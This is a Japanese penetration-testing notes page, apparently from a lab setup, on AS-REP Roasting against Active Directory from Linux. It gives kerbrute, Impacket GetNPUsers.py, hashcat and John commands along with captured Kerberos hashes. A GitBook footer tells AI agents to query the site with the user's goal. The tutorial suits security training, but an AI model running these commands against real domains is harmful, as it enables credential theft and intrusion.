> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/active-directory/kerberos/as-rep-roasting-from-linux.md).
# LinuxからのAS-REP Roasting
LinuxからのAS-REP RoastingのためのActive Directoryセキュリティノート。列挙、Kerberos、資格情報、ACL悪用、ラテラルムーブメント、攻撃のワークフロー、検証手順を扱う。
### ユーザー一覧の作成
次のファイルを作成します:
{% code overflow="wrap" %}
```bash
user1
user2
beverlie.carmel
管理者
astrid.niki
```
{% endcode %}
### Kerbrute による検証
{% code overflow="wrap" %}
```bash
kerbrute userenum -d whoami.local --dc dc01.whoami.local users
```
{% endcode %}


Wireshark では、従来のユーザーは事前認証を要求している一方で、 `astrid.niki` 利用可能な応答を返すことがあります。
{% code overflow="wrap" %}
```bash
fba3c5e54d99add970100f90d1de4f0838e6dc3338dad6eace2abdb8f808d895c619a11291ca8e1b0bd9a914bb2c36b306b471bce9e84db1fe348df08287e76d07857f9633222f19e8a5912cd88ce2cec025b0bcc04f81c35ca215df43e366de5270b0b4ad6188311402e058efc7a0e967c2235f97c74c4e0c0fdf072cb41e04496f53cfebe36e25538027c092469b3415f7493017a7824c71d73fcc7f2da6f04555393356e6204277ef74d15d081401bc0dc8498df074e14607c276da9e05314102eeae6f676d26c91312018cf03d25387c4fe197892cf14f7010609c78d55f4c3b0abb665e261001ff1c9ea0d6ff36749d6dc3673e2ab3d0114ec33b905114affe735543051a356ba87fb615a8a281
```
{% endcode %}
### GetNPUsers による自動収集

Impacket の `GetNPUsers.py` ツールは AS-REP Roasting を自動化します。
有効な認証情報がない場合:
{% code overflow="wrap" %}
```bash

GetNPUsers.py whoami.local/ -dc-ip 172.16.0.100 -users users -format john -outputfile asrep2.hash
```
{% endcode %}
このコマンドは:
* ファイルからユーザーを読み取り `users`;
* ドメイン コントローラーに接続し;
* 脆弱なアカウントから AS-REP ハッシュを取得し;
* 結果を John 形式で保存します。
{% code overflow="wrap" %}
```powershell
$krb5asrep$astrid.niki@WHOAMI.LOCAL:bc9843638ed7c638b55662f327b2540f$a8fb43644825579cd42a645a07f8d90518ca48a637803277bea0af640a3c21ce529f9d4c560084c765b0b64437d57b3d9fa5271d3efd026633bb8d9b5ccafa07d8e52682437b74f69e72307884cbd2b35fa3a3c6fa3cc236ed6d01d7ae125ec5b0e94f3f2e9143c170bd95dc3cebad2e60c5edf2eb7d3b873f2084aaf1661aa66693d0c51b0080f61fa04801a59fef0c356b212e541e036a40e67ca5e30a12e6ae8bbc54dac3144e815635f0c5785c27b39e9a5cdc3c653f46cc9ebaf59ddcc5ebee06ab7b7057fa27189a8c502e8db8d19c83d493b43ba80b08629ff7e26be9241bd75aec33824f2b484c5d
```
{% endcode %}
### Hashcat でクラック
Hashcat では、Kerberos AS-REP モードは 18200 です:
{% code overflow="wrap" %}
```bash
hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt
```
{% endcode %}
### John でクラック
```bash

john --wordlist=/usr/share/wordlists/rockyou.txt asrep2.hash
```
### 有効な認証情報がある場合
ドメインユーザーの認証情報があれば、対象ユーザーの roastable な AS-REP も問い合わせることができます:
{% code overflow="wrap" %}
```bash
GetNPUsers.py whoami.local/user1:Password123 -dc-ip 172.16.0.100 -format john -outputfile asrep2.hash
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/active-directory/kerberos/as-rep-roasting-from-linux.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.